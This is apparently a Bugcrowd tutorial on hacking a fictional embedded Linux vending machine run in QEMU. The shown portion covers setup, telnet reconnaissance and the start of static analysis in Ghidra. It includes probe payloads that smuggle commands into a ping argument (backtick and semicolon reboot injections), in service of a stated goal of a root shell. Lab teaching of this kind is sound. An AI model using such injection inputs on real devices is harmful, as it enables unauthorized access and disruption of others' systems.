
Breaking into an Embedded Linux System

ERIK DE JONG

bugcrowd



PART 01

Introduction

In this guide, I present a virtual embedded Linux system loosely comparable to many systems used in the **real world,** such as settop boxes, access points, vending machines, and modems provided by internet service providers. After quickly introducing this platform, I will start with a static analysis of a part of the firmware image followed by exploiting a command injection vulnerability, where I will demonstrate how knowledge from the static analysis can be used to obtain a **root shell on the virtual device.**

Platform

To help you follow along, I have made a **minimal booting system** that can be booted on QEMU system emulation for ARM processors. This fictional system represents a vending machine called the Swagricator that is used to produce customized swag for 1337 hackers. To cater for the various types of swag, the system uses an SD card with software that the base system will load during system boot. For this first part, we will concentrate on just the administrative shell that is available over telnet.

If you want to follow along and play with the VM, please make sure to follow the steps below to get a booting system in QEMU. Otherwise, feel free to skip to the section titled Reconnaissance

How to Get QEMU

QEMU is a powerful open source machine emulator and virtualizer, which differs from for instance VirtualBox or VMWare products in that it can emulate different processor architectures and machines. To obtain QEMU, follow these installation instructions based on your operating system:

Linux

- Installing QEMU on Linux machines is straightforward using the package manager included in your Linux distribution.

Windows

- You can find the installer packages built by Stefan Weil for Windows on the QEMU website.
- After installing add the destination directory to your systems PATH environment variable globally, or do it for a session with *SET PATH=%PATH%;”c:\Program Files\qemu”* in cmd.exe or *$env:PATH += “c:\Program Files\qemu”* in PowerShell (assuming QEMU was installed in c:\Program Files\qemu).

macOS

- Install Homebrew (if you don’t have it already). You’ll need it for other tools later on, too.
- Follow the instructions for using MacPorts on the QEMU macOS download page.

Swagricator Base System

Start by downloading and extracting the Swagricator base system from GitHub. You should now have a directory boot containing the files rootfs.img and zImage. Make sure your system has QEMU installed and that it is working by booting the base system with the following QEMU command line:

```
qemu-system-arm \
    -M virt-6.2 \
    -m 256 \
    -kernel ./boot/zImage \
    -initrd ./boot/rootfs.img \
    -append “console=ttyAMA0 root=/dev/ram rdinit=/sbin/init” \
    -nographic \
    -netdev user,id=net0,net=10.13.37.0/24,dhcpstart=10.13.37.10,
hostfwd=tcp::30023-:23 \
    -device virtio-net-device,netdev=net0
```

If everything has been set up correctly, you should see a familiar Linux kernel boot output. After waiting a couple of seconds, you will be greeted with the message “Please press Enter to activate this console,” followed by a root shell after pressing the enter key.

```
Please press Enter to
activate this console
```

\+ ↲

Extracting Files

- **Linux/macOS users** can extract this archive by running tar xjf boot.tar.bz2 from a terminal in the directory where you downloaded the archive.
- **Windows** users can use 7-Zip to extract the archive.

Things are as they should be if you have a directory boot containing files rootfs.img and zImage.

```
[    0.000000] Booting Linux on physical CPU 0x0
[    0.000000] Linux version 6.0.2 (erik@celaeno) (arm-
linux-gnueabihf-gcc (GCC) 12.2.0, GNU ld (GNU Binutils)
2.39) #1 SMP Mon Dec 26 21:00:24 CET 2022
[    0.000000] CPU: ARMv7 Processor [412fc0f1] revision 1
(ARMv7), cr=10c5387d
...

...
[    1.335674] usbhid: USB HID core driver
[    1.341845] NET: Registered PF_INET6 protocol family
[    1.347734] Segment Routing with IPv6
[    1.347925] In-situ OAM (IOAM) with IPv6
[    1.348342] sit: IPv6, IPv4 and MPLS over IPv4 tunneling
driver
[    1.350405] NET: Registered PF_PACKET protocol family
[    1.350636] can: controller area network core
[    1.350948] NET: Registered PF_CAN protocol family
[    1.351029] can: raw protocol
```

```
[    1.351161] can: broadcast manager protocol
[    1.351408] can: netlink gateway - max_hops=1[
1.352478] Key type dns_resolver registered
[    1.352753] ThumbEE CPU extension supported.
[    1.352855] Registering SWP/SWPB emulation handler
[    1.354221] Loading compiled-in X.509 certificates
[    1.367770] input: gpio-keys as /devices/platform/gpio-
keys/input/input0
[    1.379369] uart-pl011 9000000.pl011: no DMA platform
data
[    1.441792] Freeing unused kernel image (initmem)
memory: 2048K
[    1.458647] Run /sbin/init as init process
Starting network...
Starting telnetd...
Loading module...
No /dev/vda node found!

Please press Enter to activate this console.
/ #
```

When the system boots correctly, we must then make sure QEMU user mode networking is also working as intended. Since the QEMU command line specifies TCP port 23, the guest is forwarded to the host system on TCP port 30023, and the guest has telnetd running on TCP port 23. We can test this by connecting to 127.0.0.1 port 30023 with telnet:

```
$ telnet 127.0.0.1 30023
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

swagricator login: root
Password:
~ #
```

CTRL + **A** + **X**

Now the base system is set up and working, we can kill the QEMU session by pressing CTRL + a x. It is also safe to end QEMU from the process manager, since we are not concerned about data corruption for these experiments.

Swagricator LevelUpX Module 1

Download module-levelupx-1.img, the module for this guide, from GitHub, and place it in the same directory as the boot directory containing the base system. Now boot the system with the following QEMU command line (the port forward for TCP port 24 will be useful later in the exploitation phase):

```
qemu-system-arm \
    -M virt-6.2 \
    -m 256 \
    -kernel ./boot/zImage \
    -initrd ./boot/rootfs.img \
    -append “console=ttyAMA0 root=/dev/ram rdinit=/sbin/init” \
    -nographic \
    -netdev user,id=net0,net=10.13.37.0/24,dhcpstart=10.13.37.10,
hostfwd=tcp::30023-:23,hostfwd=tcp::31337-:24 \
    -device virtio-net-device,netdev=net0 \
    -device virtio-blk-device,drive=hd -drive if=none,id=hd,format=r
aw,file=module-levelupx-1.img
```

After the booting is finished, you will be greeted with a login shell and a message about the system being locked down. You should be able to log in with the username “levelupx” and password “levelupx.”

username levelupx
password levelupx

Reconnaissance

During reconnaissance, we try to gain an understanding of how we can interact with a system.

We start by examining the boot messages displayed in the console. On real hardware, this would be something you obtain from a serial port. For more information about serial ports, check out the excellent introductory guide Alxhh wrote on this subject.

The first part of the boot log indicates that this is an ARM system running version 6.0.2 of the Linux kernel.

```
[    0.000000] Booting Linux on physical CPU 0x0
[    0.000000] Linux version 6.0.2 (erik@celaeno) (arm-linux-gnueabihf-gcc (GCC)
12.2.0, GNU ld (GNU Binutils) 2.39) #1 SMP Mon Dec 26 21:00:24 CET 2022
[    0.000000] CPU: ARMv7 Processor [412fc0f1] revision 1 (ARMv7), cr=10c5387d
```

After dumping information about the available devices and kernel configuration options, the log ends with a message that root logins are disabled and the console is locked.

```
Starting network...
Starting telnetd...
Loading module...
Found device node
Mounting module
[    3.415516] EXT4-fs (vda): mounted filesystem with
ordered data mode. Quota mode: disabled.
running start script for module
Setting up ‘Module LevelUpX-1’
Root login disabled
Console locked
Adding user ‘levelupx’

swagricator login:
```

From the system setup phase, we know that the password for user “levelupx” is always “levelupx,” so we use this to log in.

username levelupx
password levelupx

```
$ telnet 127.0.0.1 30023
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is ‘^]’.

swagricator login: levelupx
Password:
Welcome to the LevelUpX Swagricator shell!
>
```

For those following along, while we can work from the QEMU console, this will be less than ideal, since all system messages will also be printed to this console. Instead, we will use telnet to connect to the system and work from there.

```
$ telnet 127.0.0.1 30023
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

swagricator login: levelupx
Password:
Welcome to the LevelUpX Swagricator shell!
>
```

This looks like some sort of custom command line interface. Let's see if there is some help:

```
> help
Commands:
ping - send ping
whoami - display username
ps - display running processes
exit - exit shell
```

It appears that some familiar shell commands are available.
We can try out a couple to see what happens:

```
> whoami
levelupx
> ps
PID   USER     TIME  COMMAND
    1 root      0:00 init
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
    4 root      0:00 [rcu_par_gp]
    5 root      0:00 [slub_flushwq]
    7 root      0:00 [kworker/0:0H-ev]
    8 root      0:00 [kworker/u2:0-ev]
    9 root      0:00 [mm_percpu_wq]
   10 root      0:00 [ksoftirqd/0]
   11 root      0:00 [rcu_sched]
   12 root      0:00 [migration/0]
   13 root      0:00 [cpuhp/0]
   14 root      0:00 [kdevtmpfs]
   15 root      0:00 [inet_frag_wq]
   16 root      0:00 [oom_reaper]
   18 root      0:00 [writeback]
```

```
   19 root      0:00 [kcompactd0]
   20 root      0:00 [kblockd]
   21 root      0:00 [ata_sff]
   22 root      0:00 [edac-poller]
   23 root      0:00 [devfreq_wq]
   24 root      0:00 [kworker/0:1-eve]
   25 root      0:00 [watchdogd]
   26 root      0:00 [kworker/u2:2-ev]
   27 root      0:00 [rpciod]
   28 root      0:00 [kworker/0:1H-kb]
   29 root      0:00 [xprtiod]
   30 root      0:00 [kswapd0]
   31 root      0:00 [nfsiod]
   33 root      0:00 [mld]
   34 root      0:00 [ipv6_addrconf]
   50 root      0:00 [kworker/0:2-mm_]
   61 root      0:00 telnetd
   65 root      0:00 [jbd2/vda-8]
   66 root      0:00 [ext4-rsv-conver]
   75 root      0:00 /sbin/getty -L 0 ttyAMA0 vt100
   76 levelupx  0:00 -levelupx-1
   77 root      0:00 [kworker/u2:1-ev]
   79 levelupx  0:00 ps
 > ps -h
```

```
PID   USER     TIME  COMMAND
    1 root      0:00 init
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
    4 root      0:00 [rcu_par_gp]
    5 root      0:00 [slub_flushwq]
    7 root      0:00 [kworker/0:0H-ev]
    8 root      0:00 [kworker/u2:0-ev]
    9 root      0:00 [mm_percpu_wq]
   10 root      0:00 [ksoftirqd/0]
   11 root      0:00 [rcu_sched]
   12 root      0:00 [migration/0]
   13 root      0:00 [cpuhp/0]
   14 root      0:00 [kdevtmpfs]
   15 root      0:00 [inet_frag_wq]
   16 root      0:00 [oom_reaper]
   18 root      0:00 [writeback]
   19 root      0:00 [kcompactd0]
   20 root      0:00 [kblockd]
```

```
21 root       0:00 [ata_sff]
22 root       0:00 [edac-poller]
23 root       0:00 [devfreq_wq]
24 root       0:00 [kworker/0:1-eve]
25 root       0:00 [watchdogd]
26 root       0:00 [kworker/u2:2-ev]
27 root       0:00 [rpciod]
28 root       0:00 [kworker/0:1H-kb]
29 root       0:00 [xprtiod]
30 root       0:00 [kswapd0]
31 root       0:00 [nfsiod]
33 root       0:00 [mld]
34 root       0:00 [ipv6_addrconf]
50 root       0:00 [kworker/0:2-eve]
61 root       0:00 telnetd
65 root       0:00 [jbd2/vda-8]
66 root       0:00 [ext4-rsv-conver]
75 root       0:00 /sbin/getty -L 0 ttyAMA0 vt100
77 root       0:00 [kworker/u2:1-ev]
82 levelupx   0:00 -levelupx-1
83 levelupx   0:00 ps
```

It looks like we cannot pass parameters to “ps,” so there is probably some form of input abstraction or sanitization going on. For the ping command, we can specify a parameter.


```
> ping 127.0.0.1
Pinging 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
> ping -h
Invalid input ‘ping -h’
> ping `reboot`
Invalid input ‘ping `reboot`’
> ping ;reboot
Invalid input ‘ping ;reboot’
```

> This is promising and might be a way to get a shell through command injection.

However, as shown above, some canary command injection payloads cannot seem to do the trick. We could spend some time fuzzing the ping command, but it might be more efficient to do some static analysis of the binary first to find out what is happening behind the scenes. In my experience, it helps a lot to understand the parsing of a cli shell when trying to break and ultimately exploit things.

Static Analysis

My go-to tool for static analysis is Ghidra. It is open source and works extremely well for decompiling the binary back to readable C code. We can extract the application from the SD card image or download it directly from the release page on GitHub. We then proceed by setting up a new (Non-Shared) project in Ghidra and importing the application *(File/Import File).* It should detect the application format as “ELF” and the “language” as ARM:LE:32:v8:default:



Format: Executable and Linking Format (ELF)
Language: ARM:LE:32:v8:default
Destination Folder: levelupx-1:/
Program Name: levelupx-1

–
`<img> Ghidra import detecting application format and language.`

How to Get Ghidra

My go-to tool for static analysis is Ghidra. It is open source and works extremely well for decompiling the binary back to readable C code. Ghidra is packaged as a cross-platform archive that can be extracted anywhere on the filesystem.

1. Download and install a supported Java version (JDK 17 64-bit)
2. Download the most recent release package from the Ghidra GitHub Releases page.
3. Launch Ghidra
   a. **Linux/macOS:** run ghidraRun
   b. **Windows:** run ghidraRun.bat
4. For further installations instructions see the Ghidra Installation Guide.

